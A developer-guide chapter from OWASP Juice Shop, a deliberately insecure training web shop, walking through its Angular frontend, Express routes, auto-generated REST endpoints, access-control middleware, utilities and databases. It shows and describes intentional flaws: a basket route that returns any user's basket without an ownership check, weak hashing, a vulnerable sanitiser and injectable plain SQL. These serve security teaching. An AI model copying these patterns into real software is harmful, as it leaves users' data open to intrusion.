[...]

You define a component's application logic—what it does to support the view—inside a class. The class interacts with the view through an API of properties and methods.^[2]

The Angular components reside inside `frontend/src/app` as a subfolder for each individual

component. Each component is responsible for one screen portion of the application. It consists of the component itself (`*.component.ts`) and the HTML Template (`*.component.html`) along with its styles (`*.component.scss`).



Components must **always** go through one or more Services when communicating with the application backend.

The code snippet below shows the **ContactComponent** which handles the *Contact Us* screen and uses three different services to fulfill its tasks:

- **UserService** to retrieve data about the currently logged in user (if applicable) via the `whoAmI()` function
- **CaptchaService** to retrieve a new CAPTCHA for the user to solve via the `getcaptcha()` function
- **FeedbackService** to eventually `save()` the user feedback

💡 As a universal rule for the entire Juice Shop codebase, unnecessary code duplication as well as deeply nested `&`-code should be avoided by using well-named & small helper functions. This is demonstrated by the very simple `getNewCaptcha()` and `resetForm()` functions in the code snippet below. Helper functions should always be located as close to the calling code as possible.

```
import { FeedbackService } from '../Services/feedback.service'
import { CaptchaService } from '../Services/captcha.service'
import { UserService } from '../Services/user.service'
import { FormControl, Validators } from '@angular/forms'
import { Component, OnInit } from '@angular/core'
import { library, dom } from '@fortawesome/fontawesome-svg-core'
import { faPaperPlane, faStar } from '@fortawesome/free-solid-svg-icons'

library.add(faStar, faPaperPlane)
dom.watch()

@Component({
  selector: 'app-contact',
  templateUrl: './contact.component.html',
  styleUrls: ['./contact.component.scss']
})
export class ContactComponent implements OnInit {

  public authorControl: FormControl =
    new FormControl({ value: '', disabled: true }, [])
  public feedbackControl: FormControl =
    new FormControl('', [Validators.required, Validators.maxLength(160)])
  public captchaControl: FormControl =
    new FormControl('', [Validators.required])
  public userIdControl: FormControl = new FormControl('', [])
  public rating: number = 0
  public feedback: any = undefined
  public captcha: any
  public captchaId: any
  public confirmation: any
  public error: any

  constructor (
    private userService: UserService,
    private captchaService: CaptchaService,
    private feedbackService: FeedbackService) { }
```

```

ngOnInit () {
  this.userService.whoAmI().subscribe((data: any) => {
    this.feedback = {}
    this.userIdControl.setValue(data.id)
    this.feedback.UserId = data.id
    this.authorControl.setValue(data.email || 'anonymous')
  }, (err) => {
    this.feedback = undefined
    console.log(err)
  })
  this.getNewCaptcha()
}

getNewCaptcha () {
  this.captchaService.getCaptcha().subscribe((data: any) => {
    this.captcha = data.captcha
    this.captchaId = data.captchaId
  }, (err) => err)
}

save () {
  this.feedback.captchaId = this.captchaId
  this.feedback.captcha = this.captchaControl.value
  this.feedback.comment = this.feedbackControl.value
  this.feedback.rating = this.rating
  this.feedback.UserId = this.userIdControl.value
  this.feedbackService.save(this.feedback).subscribe((savedFeedback) => {
    this.error = null
    this.confirmation = 'Thank you for your feedback' +
      (savedFeedback.rating === 5 ? ' and your 5-star rating!' : '.')
    this.feedback = {}
    this.ngOnInit()
    this.resetForm()
  }, (error) => {
    this.error = error.error
    this.confirmation = null
    this.feedback = {}
    this.resetForm()
  })
}

resetForm () {
  this.authorControl.markAsUntouched()
  this.authorControl.markAsPristine()
  this.authorControl.setValue('')
  this.feedbackControl.markAsUntouched()
  this.feedbackControl.markAsPristine()
  this.feedbackControl.setValue('')
  this.captchaControl.markAsUntouched()
  this.captchaControl.markAsPristine()
}

```

```
    this.captchaControl.setValue('')
}

}
```

☞ Unit tests for all components can be found in their subfolders within `frontend/src/app/` as `*.component.spec.ts` files. They are [Jasmine 2](#) specifications which are executed by the [Karma](#) test runner.

Templates

The Angular application manages what the user sees and can do, achieving this through the interaction of a component class instance (the *component*) and its user-facing template.

You may be familiar with the component/template duality from your experience with model-view-controller (MVC) or model-view-viewmodel (MVVM). In Angular, the component plays the part of the controller/viewmodel, and the template represents the view.^[3]

Each screen within the application is defined in a HTML view template along with its `Component` in the subfolders beneath `frontend/src/app/`. The views are written as HTML using [Angular Material](#) for styling and CSS Flexbox and Grid for responsiveness. Furthermore most views incorporate icons from the [Font Awesome 5](#) collection.

☞ Understanding the [CSS Flexbox](#) and [Grid](#) and [https://developer.mozilla.org/en-US/docs/Web/CSS/CSS_grid_layout/Relationship_of_grid_layout_with_other_layout_methods]their relationship is crucial to be able to write UI elements or entire screens without breaking responsiveness!

The following code snippet shows the `contact.component.html` view which - together with the previously shown `ContactComponent` class and its associated styles in `contact.component.scss` - represents the entire *Contact Us* screen.

```
<div class="center-container">
  <mat-card appearance="outlined" class="mat-elevation-z6">
    <div class="mdc-card">
      <h1 translate>SECTION_CUSTOMER_FEEDBACK</h1>

      <div class="form-container" id="feedback-form">

        <input hidden type="text" id="userId" ngDefaultControl
[formControl]="userIdControl"/>

        <mat-form-field appearance="outline" color="accent">
          <mat-label translate>LABEL_AUTHOR</mat-label>
          <input ngDefaultControl [formControl]="authorControl" matInput type="text"
aria-label="Field with the name of the author">
```

```

</mat-form-field>

<mat-form-field appearance="outline" color="accent">
    <mat-label translate>LABEL_COMMENT</mat-label>
    <mat-hint translate>
        <i class="fas fa-exclamation-circle"></i>
        <em style="margin-left:5px;" translate>{{ 'MAX_TEXTAREA_LENGTH' | translate: {length: '160'} }}</em>
    </mat-hint>
    <textarea #comment id="comment" ngDefaultControl [formControl]="feedbackControl" matInput
        matAutosizeMinRows="4" matAutosizeMaxRows="4" matTextareaAutosize
        cols="50" maxlength="160"
        placeholder="{{ 'WRITE REVIEW_PLACEHOLDER' | translate}}"
        aria-label="Field for entering the comment or the feedback"></textarea>
    <mat-hint align="end">{{comment.value?.length || 0}}/160</mat-hint>
    <mat-error *ngIf="feedbackControl.invalid && feedbackControl.errors.required" translate>MANDATORY_COMMENT
    </mat-error>
</mat-form-field>

<div class="rating-container">
    <label style="font-weight:500; margin-right: 8px; float:left;" translate>LABEL_RATING</label>
    <mat-slider id="rating" min="1" max="5" step="1" showTickMarks discrete
        [displayWith]="formatRating" aria-label="Slider for selecting the star rating">
        <input matSliderThumb [(ngModel)]="rating" />
    </mat-slider>
</div>

<div style="margin-bottom: 10px; margin-top: 10px; ">
    <label style="font-weight:500;">CAPTCHA:</label>&ampnbsp&ampnbsp<span
        style="font-size:small;">
    <translate>LABEL_WHAT_IS</span>&ampnbsp
        <code id="captcha" aria-label="CAPTCHA code which must be solved">{{captcha}}</code>&ampnbsp<label
            style="font-size:small;">?</label>
    </div>
    <mat-form-field appearance="outline" color="accent">
        <mat-label translate>LABEL_RESULT</mat-label>
        <input id="captchaControl" ngDefaultControl [formControl]="captchaControl" matInput type="text"
            placeholder="{{ 'MANDATORY_CAPTCHA' | translate}}"
            aria-label="Field for the result of the CAPTCHA code" pattern="-?
[\d]*">
            <mat-error *ngIf="captchaControl.invalid && captchaControl.errors.required" translate>MANDATORY_CAPTCHA
            </mat-error>
            <mat-error *ngIf="captchaControl.invalid && captchaControl.errors.pattern">

```

```

translate>INVALID_CAPTCHA
    </mat-error>
</mat-form-field>

</div>

<button type="submit" id="submitButton" mat-raised-button color="primary"
        [disabled]="authorControl.invalid || feedbackControl.invalid || 
captchaControl.invalid || !rating"
        (click)="save()" aria-label="Button to send the review">
    <mat-icon>send</mat-icon>
    {{'BTN_SUBMIT' | translate}}
</button>
</div>
</mat-card>
</div>

```

□□ In the entire Juice Shop code base, inline templates are **never** used. Templates must **always** be described in separate `.html` files.

Internationalization

All static texts in the user interface are fully internationalized using the `ngx-translate` module. Texts coming from the server (e.g. product descriptions or server error messages) are always in English.

No hard-coded texts are allowed in any of the [Templates](#) or [Components](#). Instead, property keys have to be defined and are usually applied with a `translate` attribute that can be placed in most HTML tags. You might have noticed several of these `translate` attributes in the `contact.component.html` code snippet from the [Templates](#) section.

The different translations are maintained in JSON files in the `/frontend/src/assets/i18n` folder. The only file that is allowed to be touched by developers is the `en.json` file for the original English texts. New properties are exclusively added here. When pushing the `develop` branch to GitHub, the online translation provider will pick up changes in `en.json` and adapt all other language files accordingly. All this happens behind the scenes in a distinct branch `l10n Develop` which will be manually merged back into `develop` on a regular basis.

To learn about the actual translation process please refer to the chapter [Helping with translations](#).

Client-side code compilation


All client side Angular code is compiled into JavaScript and afterwards *uglified* (for [security by obscurity](#)) and *minified* (for initial load time reduction) during the build process (launched with `npm install`) of the application. This creates an `frontend/dist/frontend` folder, which is the one actually delivered to the Browser to load all application-specific client-side code.

□□ If you want to quickly test client-side code changes, it can be cumbersome and slow to launch `npm install` over and over again. Instead you can use `npm run serve` to keep let Angular watch for client-

code changes and recompile the affected parts on the fly. You usually not even have to manually refresh your browser with **F5** to see your changes.

Server Tier

The backend of OWASP Juice Shop is a [Node.js](#) application based on the [Express](#) web framework. Before [v12.7.0](#) the backend code base was JavaScript (ES6), but since then it has been gradually migrated into TypeScript.



Routes

Routing refers to determining how an application responds to a client request to a particular endpoint, which is a URI (or path) and a specific HTTP request method (GET, POST, and so on).

Each route can have one or more handler functions, which are executed when the route is matched.^[4]

Routes are defined via the the [Express](#) framework and can be handled by any of the following middleware:

- An [automatically generated API endpoint](#) for one of the exposed tables from the application's [Data model](#)
- A [hand-written middleware](#) which encapsulates some business or technical responsibility
- Some third-party middleware that fulfills a non-functional requirement such as
 - file serving (via `serve-index` and `serve-favicon`)
 - adding HTTP security headers (via `helmet` and `cors`)
 - extracting cookies from HTTP requests (via `cookie-parser`)
 - writing access logs (via `morgan`)
 - catching unhandled exceptions and presenting a default error screen (via `errorhandler`)

☞ Integration tests for all routes can be found in the `test/api` folder alongside all other API endpoint tests, from where [Frisby.js](#)/ [Jest](#) assert the functionality of the entire backend on HTTP-

request/response level.

Generated API endpoints

Juice Shop uses the [finale-rest](#) middleware to automatically create REST endpoints for most of its Sequelize models. For e.g. the [User](#) model the generated endpoints are:

- [/api/Users](#) accepting
 - [GET](#) requests to retrieve all (or a filtered list of) user records
 - and [POST](#) requests to create a new user record
- [/api/Users/{id}](#) accepting
 - [GET](#) requests to retrieve a single user record by its database ID
 - [PATCH](#) requests to update a user record
 - [DELETE](#) requests to delete a user record

Apart from the [User](#) model also the [Product](#), [Feedback](#), [BasketItem](#), [Challenge](#), [Complaint](#), [Recycle](#), [SecurityQuestion](#), [SecurityAnswer](#), [Address](#), [PrivacyRequest](#), [Card](#) and [Quantity](#) models are exposed in this fashion.

Not all HTTP verbs are accepted by every endpoint. Furthermore, some endpoints are protected against anonymous access and can only be used by an authenticated user. This is described later in section [Access control on routes](#).

```
finale.initialize({ app, sequelize })


const autoModels = [
  { name: 'User', exclude: ['password', 'totpSecret'], model: UserModel },
  { name: 'Product', exclude: [], model: ProductModel },
  { name: 'Feedback', exclude: [], model: FeedbackModel },
  { name: 'BasketItem', exclude: [], model: BasketItemModel },
  { name: 'Challenge', exclude: [], model: ChallengeModel },
  { name: 'Complaint', exclude: [], model: ComplaintModel },
  { name: 'Recycle', exclude: [], model: RecycleModel },
  { name: 'SecurityQuestion', exclude: [], model: SecurityQuestionModel },
  { name: 'SecurityAnswer', exclude: [], model: SecurityAnswerModel },
  { name: 'Address', exclude: [], model: AddressModel },
  { name: 'PrivacyRequest', exclude: [], model: PrivacyRequestModel },
  { name: 'Card', exclude: [], model: CardModel },
  { name: 'Quantity', exclude: [], model: QuantityModel }
]

for (const { name, exclude, model } of autoModels) {
  const resource = finale.resource({
    model,
    endpoints: [`/api/${name}s`, `/api/${name}s/:id`],
    excludeAttributes: exclude
  })
  // ...
}
```

```
}
```

Hand-written middleware

The business functionality in the application backend is separated into tightly scoped middleware components which are placed in the `routes` folder.



These middleware components are directly mapped to [Express](#) routes.

Each middleware exposes a single function which encapsulates their responsibility. For example, the `angular.ts` middleware delivers the `index.html` page to the client:

```
import path = require('path')
import { Request, Response, NextFunction } from 'express'

const utils = require('../lib/utils')

module.exports = function serveAngularClient () {
  return ({ url }: Request, res: Response, next: NextFunction) => {
    if (!utils.startsWith(url, '/api') && !utils.startsWith(url, '/rest')) {
      res.sendFile(path.resolve('frontend/dist/frontend/index.html'))
    } else {
      next(new Error('Unexpected path: ' + url))
    }
  }
}
```

If a hand-written middleware is involved in a hacking challenge, it must assess on its own if the challenge has been solved. For example, in the `basket.ts` middleware where successfully accessing another user's shopping basket is verified in the `utils.solveIf()` function call:

```
import { Request, Response, NextFunction } from 'express'
import { ProductModel } from '../models/product'
import { BasketModel } from '../models/basket'

const utils = require('../lib/utils')
const security = require('../lib/insecurity')
const challenges = require('../data/datacache').challenges

module.exports = function retrieveBasket () {
  return (req: Request, res: Response, next: NextFunction) => {
    const id = req.params.id
    BasketModel.findOne({ where: { id }, include: [{ model: ProductModel, paranoid: false, as: 'Products' }] })
      .then((basket: BasketModel | null) => {
        /* jshint eqeqeq:false */
        utils.solveIf(challenges.basketAccessChallenge, () => {
          const user = security.authenticatedUsers.from(req)
          return user && id && id !== 'undefined' && id !== 'null' && id !== 'NaN' && user.bid && user.bid !== id // eslint-disable-line eqeqeq
        })
        if (basket?.Products && basket.Products.length > 0) {
          for (let i = 0; i < basket.Products.length; i++) {
            basket.Products[i].name = req.__(basket.Products[i].name)
          }
        }
      })
      .res.json(utils.queryResultToJson(basket))
  }
}
```

```

    }).catch((error: Error) => {
      next(error)
    })
}

```

One particular middleware deviating from above approach is `verify.ts`. It contains no business functionality. Instead of one function it exposes several named functions on challenge verification for [Generated API endpoints](#), for example:

```

app.post('/api/Feedbacks', verify.forgedFeedbackChallenge())
app.post('/api/Feedbacks', verify.captchaBypassChallenge())
app.post('/api/Users', verify.registerAdminChallenge())
app.post('/api/Users', verify.passwordRepeatChallenge())

```

The same applies for any challenges on top of third-party middleware, for example:

```

app.use(verify.errorHandlingChallenge())
app.use(errorhandler())

```

Similar to the [Generated API endpoints](#), not all hand-written endpoints can be used anonymously. The upcoming section [Access control on routes](#) explains the available authorization checks.

 Unit tests for hand-written routes can be found in the `test/server` folder. These tests are written using the [Chai](#) assertion library in conjunction with the [Mocha](#) test framework.

Access control on routes

For both the generated and hand-written middleware access can be restricted on the corresponding routes by adding `security.denyAll()` or `security.isAuthorized()` as an extra middleware. Examples for denying all access to certain HTTP verbs for the `SecurityQuestion` and `SecurityAnswer` models:

```

/* SecurityQuestions: Only GET list of questions allowed. */
app.post('/api/SecurityQuestions', security.denyAll())
app.use('/api/SecurityQuestions/:id', security.denyAll())

/* SecurityAnswers: Only POST of answer allowed. */
app.get('/api/SecurityAnswers', security.denyAll())
app.use('/api/SecurityAnswers/:id', security.denyAll())

```

The following snippet show the authorization settings for the `User` model which allows only `POST` to anonymous users (for registration) and requires to be logged-in for retrieving the list of users or individual user records. Deleting users is completely forbidden:

```

app.get('/api/Users', security.isAuthorized())
app.route('/api/Users/:id')

```

```

    .get(security.isAuthorized())
    .put(security.denyAll()) // Updating users is forbidden to make the password change
challenge harder
    .delete(security.denyAll()) // Deleting users is forbidden entirely to keep login
challenges solvable

```

Custom libraries

Two important and widely used custom libraries reside in the `lib` folder, one containing useful utilities (`lib/utils.ts`) and the other encapsulating many of the broken security features (`lib/insecurity.js`) of the application.

Useful utilities

The main responsibility of the `utils.ts` module is setting challenges as solved and sending associated notifications, optionally including a CTF flag code. It can also retrieve any challenge by its name and check if a passed challenge is not yet solved, to avoid unnecessary (and sometimes expensive) repetitive solving of the same challenge.

```

exports.solve = function (challenge, isRestore) {
  const self = this
  challenge.solved = true
  challenge.save().then(solvedChallenge => {
    solvedChallenge.description =
      entities.decode(sanitizeHtml(solvedChallenge.description, {
        allowedTags: [],
        allowedAttributes: []
      }))
    console.log(colors.green('Solved') + ' challenge ' +
      colors.cyan(solvedChallenge.name) + ' (' + solvedChallenge.description + ')')
    self.sendNotification(solvedChallenge, isRestore)
  })
}

exports.sendNotification = function (challenge, isRestore) {
  if (!this.notSolved(challenge)) {
    const flag = this.ctfFlag(challenge.name)
    const notification = {
      name: challenge.name,
      challenge: challenge.name + ' (' + challenge.description + ')',
      flag: flag,
      hidden: !config.get('application.showChallengeSolvedNotifications'),
      isRestore: isRestore
    }
    notifications.push(notification)
    if (global.io) {
      global.io.emit('challenge solved', notification)
    }
  }
}

```

```
}
```

It also offers some basic `String` and `Date` utilities along with data (un-)wrapper functions and a method for the synchronous file download used during [Customization](#).


security features

The `insecurity.js` module offers all security-relevant utilities of the application, but of course mostly in some broken or flawed way:

- Hashing functions both weak (`hash()`) and relatively strong (`hmac()`)
- `Route` authorization via JWT with `denyAll()` and `isAuthorized()` (see [Access control on routes](#)) and corresponding grant of permission for a users with `authorize()`
- HTML sanitization by exposing a (vulnerable) external library as function `sanitizeHtml()`
- Keeping a bi-directional map of users with their current authentication token (JWT) in `authenticatedUsers`
- Coupon code creation and verification functions `generateCoupon()` and `discountFromCoupon()`
- A allowlist of allowed redirect URLs and a corresponding check function `isRedirectAllowed()`
- CAPTCHA verification via `verifyCaptcha()` which compares the user's answer against the requested CAPTCHA from the database

Storage Tier

`SQLite` and `MarsDB` form the backbone of the Juice Shop, as an e-commerce application without storage for its product, customer and associated data would not be very realistic. The Juice Shop uses light-weight implementations on the database layer to keep it runnable as a single "all-inclusive" server which [can be deployed in various ways](#) with ease.



Database


For the main database of the Juice Shop the file-based `SQLite` engine is used. It does not require a separate server but is accessed directly from `data/juiceshop.sqlite` on the file system of the Node.js server. For ease of use and more flexibility the relational mapping framework `Sequelize` is used to actually access the data through a querying API. Sometime plain SQL is used as well, and of course

in an unsafe way that allows [Injection](#).

Data model

The relational data model of the Juice Shop is very straightforward. It features the following tables:

- [Users](#) which contains all registered users (i.e. potential customers) of the web shop.
- The table [SecurityQuestions](#) contains a fixed number of security questions a user has to choose from during registration. The provided answer is stored in the table [SecurityAnswers](#).
- The [Products](#) table contains the products available in the shop including price data with their associated inventory stock data being persisted in the [Quantities](#) table.
- When logging in every user receives a shopping basket represented by a row in the [Baskets](#) table. When putting products into the basket this is reflected by entries in [BasketItems](#) linking a product to a basket together with a quantity.
- Users have digital [Wallets](#) and optionally credit [Cards](#) which they can use to pay for orders.
- Orders are shipped to user [Addresses](#) and the delivery speed and shipping costs are determined by options stored in the [Deliveries](#) table.
- Users can interact further with the shop by
 - giving feedback which is stored in the [Feedbacks](#) table
 - complaining about recent orders which creates entries in the [Complaints](#) table
 - asking for fruit-pressing leftovers to be collected for recycled via the [Recycles](#) table.
 - references to uploaded user photos and associated descriptions are stored in the [Memories](#) table.
- The tables [Captchas](#) and [ImageCaptchas](#) store all generated CAPTCHA questions and answers for comparison with the users response.
- The [Challenges](#) table would not be part of the data model of a normal e-commerce application, but for simplicities sake it is kept in the same schema. This table stores all hacking challenges that the OWASP Juice Shop offers and persists if the user already solved them or not.



Non-relational database

Not all data of the Juice Shop resides in a relational schema. The user's product reviews are stored in a collection `reviews` within a non-relational in-memory `MarsDB` instance. All customer `orders` are also persisted in this fashion. An example user `reviews` entry might look like the following inside `MarsDB`:

```
{"message": "One of my favorites!", "author": "admin@juice-sh.op", "product": 1, "_id": "PaZjAKKMaxWieSF65"}
```

An `orders` entry might look like this:

```
{ "orderId": "fe01-28005c57431f8587", "totalPrice": 30.92, "products": [ { "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0 }, { "quantity": 5, "name": "Raspberry Juice (1000ml)", "price": 4.99, "total": 24.950000000000003, "bonus": 0 } ], "bonus": 0, "eta": "0" }
```

All interaction with `MarsDB` happens via the MongoDB query syntax.

Populating the databases

The OWASP Juice Shop comes with a `data/datacreator.ts` module that is automatically executed on every server start after the SQLite file and in-memory `MarsDB` have been cleared. It populates all tables with some initial data which makes the application usable out-of-the-box:

```

module.exports = async () => {
  const creators = [
    createSecurityQuestions,
    createUsers,
    createChallenges,
    createRandomFakeUsers,
    createProducts,
    createBaskets,
    createBasketItems,
    createAnonymousFeedback,
    createComplaints,
    createRecycleItem,
    createOrders,
    createQuantity,
    createWallet,
    createDeliveryMethods,
    createMemories
  ]

  for (const creator of creators) {
    await creator()
  }
}

```

For the default `Users` along with their `SecurityAnswers`, `Feedbacks`, `Addresses`, `Cards` and `Wallets` the data is hard-coded in a YAML file `data/static/users.yml`. For the static enumerations `SecurityQuestions` and `Deliveries` as well as Juice Shop's 110 hacking `Challenges`, similar YAML files exist in `data/static`.

As the contents of the `Products` and `Memories` table as well as the non-relational `reviews` collection can be customized, they are populated based on the active configuration file. By default, this is `config/default.yml`.

The data in the `Basket`, `BasketItem`, `Complaints` and `Recycles` tables is statically defined within the `datacreator.ts` script. They are so simple that a YAML declaration file seemed like overkill. The same applies for some anonymous `Feedbacks` entries.

The `Captchas` and `ImageCaptchas` tables remain empty on startup, as they will dynamically generate a new CAPTCHA every time the *Customer Feedback* or *Request Data Export* pages are visited.

File system

The folder `ftp` contains some files which are directly accessible. When a user completes a purchase, an order confirmation PDF is generated and placed into this folder. Other than that the `ftp` folder is also used to deliver the shop's terms of use to interested customers.

Uploaded complaint files

The *File complaint* page contains a file upload field to attach one of the previously mentioned order

confirmation PDFs. While these are really uploaded to the server, they are *not written* to the file system but discarded for security reasons: Publicly hosted Juice Shop instances are not supposed to be abused as malware distribution sites or file shares.

End-to-end tests

As applications grow in size and complexity, it becomes unrealistic to rely on manual testing to verify the correctness of new features, catch bugs and notice regressions. Unit tests are the first line of defense for catching bugs, but sometimes issues come up with integration between components which can't be captured in a unit test. End-to-end tests are made to find these problems.^[5]

The folder `cypress/integration/e2e` contains an extensive suite of end-to-end tests which **automatically solves every challenge** in the Juice Shop application. Whenever a new challenge is added, a corresponding end-to-end test needs to be included, to prove that it can be exploited.

